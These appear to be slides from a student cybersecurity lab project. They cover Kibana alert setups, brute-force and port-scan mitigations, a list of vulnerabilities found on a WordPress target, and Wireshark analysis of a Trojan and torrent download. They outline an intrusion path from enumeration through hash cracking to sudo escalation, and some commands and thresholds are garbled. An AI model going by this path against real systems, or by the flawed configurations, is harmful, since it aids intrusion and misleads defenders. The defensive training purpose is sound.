
Create ▾

<input type="checkbox"/> ID	Name	State	Last fired	Last triggered	Comment	Actions
<input type="checkbox"/> a8cffb3c-a04f-4271-94c4-c2ff5e004883	Excessive HTTP Errors	✓ OK		a few seconds ago		 
<input type="checkbox"/> 8e63236a-d0f1-427b-9e49-e6615b410382	CPU Usage Monitor	✓ OK	an hour ago	a few seconds ago		 
<input type="checkbox"/> c5a633f2-a3b3-4ea6-bb1d-a34dd78aa82d	HTTP Request Size Monitor	✓ OK		a few seconds ago		 

Rows per page: 10 ▾

< 1 >

Dashboard





Time of Attack

D Discover

+ Add filter

.watcher-history-* ▾

Search field names

Filter by type 0

Selected fields

</> _source

Available fields

t _id

t _index

_score

t type

198 hits

_source

```
> watch_id: ff9fb480-04cb-4f9a-90ad-97683fcf515a node: c0Nm044jSq0YNsIK-osDVg state: execution_not_needed status.state.active: true s  
20T23:45:49.569Z status.last_checked: 2021-04-20T23:50:50.030Z status.execution_state: execution_not_needed status.version: -1 trigg  
trigger_event.triggered_time: Apr 20, 2021 @ 23:50:50.030 trigger_event.schedule.scheduled_time: Apr 20, 2021 @ 23:50:49.988 input.se  
input.search.request.indices: **metricbeat** input.search.request.rest_total_hits_as_int: true input.search.request.body.size: 0  
input.search.request.body.query.bool.filter.range.@timestamp.gte: {{ctx.trigger.scheduled_time}}||-5m input.search.request.body.query
```

```
> watch_id: ff9fb480-04cb-4f9a-90ad-97683fcf515a node: c0Nm044jSq0YNsIK-osDVg state: execution_not_needed status.state.active: true s  
20T23:45:49.569Z status.last_checked: 2021-04-20T23:55:50.345Z status.execution_state: execution_not_needed status.version: -1 trigg  
trigger_event.triggered_time: Apr 20, 2021 @ 23:55:50.345 trigger_event.schedule.scheduled_time: Apr 20, 2021 @ 23:55:49.988 input.se  
input.search.request.indices: **metricbeat** input.search.request.rest_total_hits_as_int: true input.search.request.body.size: 0  
input.search.request.body.query.bool.filter.range.@timestamp.gte: {{ctx.trigger.scheduled_time}}||-5m input.search.request.body.query
```



CPU Usage





Network Traffic

Dashboard / Editing New Dashboard (unsaved)

Save Cancel Add Options Share

KQL Search Apr 21, 2021 @ 23:00:00.0 → Apr 22, 2021 @ 00:30:00.0

+ Add filter

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.105	192.168.1.100	311.4MB	25.9MB
192.168.1.110	192.168.1.100	208.6MB	14.8MB
192.168.1.115	192.168.1.100	206.5MB	13MB
192.168.1.90	192.168.1.100	17MB	2.6MB
127.0.0.1	127.0.0.1	623.6KB	1MB
192.168.1.105	91.189.88.152	122.6KB	11.1MB
192.168.1.115	192.168.1.255	96.8KB	0B
192.168.1.110	192.168.1.255	59.2KB	0B
192.168.1.105	169.254.169.254	7.3KB	17.4KB
192.168.1.105	91.189.95.85	5.7KB	5.2KB

Export: Raw Formatted

Alarms and Mitigation Strategies

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? Number of requests per second

- Use Hydra and url.path
- Use "/path/folder/" and error status
- Find number of times the error (401) response is detected in 1 - 10 seconds

What threshold would you set to activate this alarm?

- Alert email and log on protected files and folders >5 error (401) response occur at any time or any OK (200) response occur from External IPs (i.e. >100 requests/second in 5 seconds will trigger alarm)

System Hardening

What configuration can be set on the host to block brute force attacks?

- Strong password implementation
- Lock users with multiple logins

Command line(s):

(Fail2Ban) apt-get apache2 fail2ban -y

- Locked users need to answer security question when failed multiple logins
- Consider two layer authentication process using cell phone
- Configure '*fail2ban*' to mitigate Brute Force Attack

Mitigation: Preventing WordPress Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? Number of requests by monitoring your login attempts
(Use Login LockDown Options)

What threshold would you set to activate this alarm?

- . Max login retries 3
- . Retry Time period restriction 5 minutes
- . Lockout Length 60 minutes
- . Lockout Invalid Usernames No
- . Mask Login Errors No

System Hardening

What configuration can be set on the host to block brute force attacks?

- Strong password implementation
- Limit login attempts (Login LockDown plugin)
- Lock users with multiple logins
- Protect your WordPress Admin Directory by creating strong user and password

Command line(s):

- Plugins>Add New>login lockdown then click Install and activate button
- The plugin records the IP address of each unsuccessful login attempt and will temporarily block the IP.

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Destination IP: 192.168.1.110 and Source IP: not 192.168.1.110 and destination port: not 80 (apply to other open ports)
- Number of ports accesses per source IP per second

What threshold would you set to activate this alarm?

- An email and log when >3 none port 80 scans detected at the time from the same IP occurs

System Hardening

What configurations can be set on the host to mitigate port scans?

- Create IP scan
- Create rules*


Recommended solution:

- Threshold rule: field source.ip and value 10
Indicator index patterns: Data ECS compatible and must contain a @timestamp field
Indicator index query: query and filters fields from index pattern
- IP scan and firewall port blocking can delay and are good port scan mitigation techniques. An IDS like Kibana allow for immediate alert related to port scan activity and provide a rapid response tool into potential threat

Network Topology & Critical Vulnerabilities

Network TOPOLOGY

Azure Lab environment 192.168.1.0/24



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Ports	Open ports allow access to network for all users including unauthorized users	Allows attackers to gain access to network and exploit
WordPress	By using wp scan enumeration we can find vulnerabilities related to company's system	Found names of people working for the company to allow us to use ssh to gain access to Michael's network
Weak Password	Simple password allows to be cracked easier and can be guessed	Attackers gain access easily to users credentials
MySQL file with unrestricted access	File was easy to locate and saved without any restrictions	MySQL was exposed with unrestricted access
Unprotected password hashes	The hashes were easy to locate by navigating MySQL database	Hashes are easy to find and crack to obtain passwords to gain root privileges
Root privileges exploitation	"Sudo" privileges give the user access to all system/ network	The attacker can use sudo privileges for his benefits

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	Source: 168.215.194.14 Destination: 10.0.0.201	Machines that sent the most traffic.
Most Common Protocols	HTTP, UDP;TCP;DNS	Three most common protocols on the network.
# of Unique IP Addresses	2	Count of observed IP addresses.
Subnets	10.0.0.0/24 ; 172.16.4.0/24 ; 10.6.12.0/24	Observed subnet ranges.
# of Malware Species	Two (Malicious Trojan; Torrent file)	June11.dll is a Trojan Betty_Boop is a Torrent

Behavioral Analysis

Purpose of Traffic on the Network

“Normal” Activity : Users were observed engaging in the following kinds of activity.

*Watching YouTube, reading the news off work

Suspicious Activity :Users were observed engaging in the following kinds of activity.

- Watching YouTube during work hours (creating network)
- Illegal Downloads
- Malware : Trojan YAKES

Normal Activity

Normal Behavior

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
- *HTTP protocol
- What, specifically, was the user doing? Which site were they browsing? Etc.
- * browsing youtube videos
- Include screenshots of packets justifying your conclusions.

Malicious Activity

“Time thieves”


Summary

- Domain name of the users ‘ custom side
 - *frank-n-ted.com
- IP addresses of the Domain Controller (DC) of the AD network
 - *IP addresses 10.6.12.12
- Name of the downloaded malware to the 10.6.12.203 machine
 - *june11.d11
- Upload the file to VirusTotal.com
 - <https://www.virustotal.com/gui/>
- What kind of malware is this classified as?
 - Malicious Trojan Yakes

655a225b2519.eastus.cloudapp.azure.com:51133 - Remote Desktop Connection					
No.	Time	Source	Destination	Protocol	Length
31174	264.275063200	10.6.12.12	255.255.255.255	DHCP	128
31175	264.275921000	10.6.12.157	224.0.0.22	IGMP	128
31176	264.276776500	10.6.12.157	224.0.0.22	IGMP	128
31177	264.277639200	10.6.12.157	224.0.0.22	IGMP	128
31178	264.278504800	10.6.12.157	224.0.0.22	IGMP	128
31179	264.279787300	10.6.12.157	224.0.0.251	MDNS	128
31180	264.281226700	10.6.12.157	224.0.0.251	MDNS	128
31181	264.282413000	10.6.12.157	224.0.0.252	LLMNR	128
31182	264.283407800	10.6.12.157	224.0.0.22	IGMP	128
31183	264.284937400	10.6.12.157	10.6.12.12	DNS	128
31184	264.287536200	10.6.12.12	10.6.12.157	DNS	128
31185	264.288974300	10.6.12.157	10.6.12.12	DNS	128
31186	264.290693600	10.6.12.12	10.6.12.157	DNS	128
31187	264.295174300	10.6.12.157	10.6.12.12	CLNT	128
31188	264.296601000	10.6.12.12	10.6.12.157	CLNT	128
DHCP Client Options:					
▶ Option: (53) DHCP Message Type (ACK)					
▶ Option: (58) Renewal Time Value					
▶ Option: (59) Rebinding Time Value					
▶ Option: (51) IP Address Lease Time					
▶ Option: (54) DHCP Server Identifier (10.6.12.12)					
▶ Option: (1) Subnet Mask (255.255.255.0)					
▶ Option: (81) Client Fully Qualified Domain Name					
▶ Option: (3) Router					
▶ Option: (6) Domain Name Server					
Length: 4					
Domain Name Server: 10.6.12.12					
▶ Option: (15) Domain Name					
Length: 16					
Domain Name: frank-n-ted.com					
▶ Option: (255) End					
0050	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
0060	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
0070	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
0080	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
0090	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
00a0	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
00b0	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
00c0	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
00d0	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
00e0	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
00f0	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00
0100	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00

Vulnerable Windows Machine

- Infected Windows machine:
 - * Host name: **mind-hammer.net**
 - * IP address : **172.16.4.205**
 - MAC address:
 - ***LenovoEM_b0:63:a4 (00:59:07;b0;63;a4)**
 - Username: ROTTERDAM-PC
 - IP addresses (used in the traffic)
 - DHCP Server Identifier: **172.16.4.4**

72958	709.388149200	172.16.4.4	172.16.4.205	DCERPC
72964	709.402933200	172.16.4.205	172.16.4.4	DCERPC
72965	709.405853500	172.16.4.4	172.16.4.205	DCERPC
5463	84.633052900	172.16.4.4	172.16.4.205	DHCP
80751	810.564734700	172.16.4.4	172.16.4.205	DHCP
92198	936.341602800	172.16.4.4	172.16.4.205	DHCP
1717...	1662.2732714...	172.16.4.4	172.16.4.205	DHCP
1799...	1788.0501430...	172.16.4.4	172.16.4.205	DHCP
2548...	2513.9818213...	172.16.4.4	172.16.4.205	DHCP
Client MAC address: LenovoEM_b0:63:a4 (00:59:07:b0:63:a4)				
Client hardware address padding: 000000000000000000000000				
Server host name not given				
Boot file name not given				
Magic cookie: DHCP				
- Option: (53) DHCP Message Type (ACK)				
Length: 1				
DHCP: ACK (5)				
- Option: (54) DHCP Server Identifier (172.16.4.4)				
Length: 4				
DHCP Server Identifier: 172.16.4.4				
- Option: (1) Subnet Mask (255.255.255.0)				
Length: 4				
Subnet Mask: 255.255.255.0				
- Option: (43) Vendor-Specific Information				
Length: 5				
Value: dc034e4150				
- Option: (15) Domain Name				
Length: 16				
Domain Name: mind-hammer.net				
- Option: (3) Router				
Length: 4				
Router: 172.16.4.1				
- Option: (6) Domain Name Server				
Length: 8				
Domain Name Server: 127.0.0.1				
Domain Name Server: 8.8.8.8				
- Option: (255) End				
Option End: 255				
Padding: 000000				
0110 00 00 00 00 00 63 82 53 63 35 01 05 36 04 ac c Sc5..6..				
  Magic cookie (dhcp.cookie), 4 bytes				
Status: Running				

Illegal Downloads

Summary:

- Machine with IP address 10.0.0.201 (IPv4)
 - MAC address:
 - * Msi_18;66;c8 (00:16:17:18:66:c8)
 - Windows username:
 - ***BLANCO-DESKTOP**
 - OS version:
 - Windows NT 10.0; Win64; x64
 - Torrent file downloaded by user:
 - *“Betty_Boop_Rhythm_on_the_Reservation.avi.torrent”\r\n

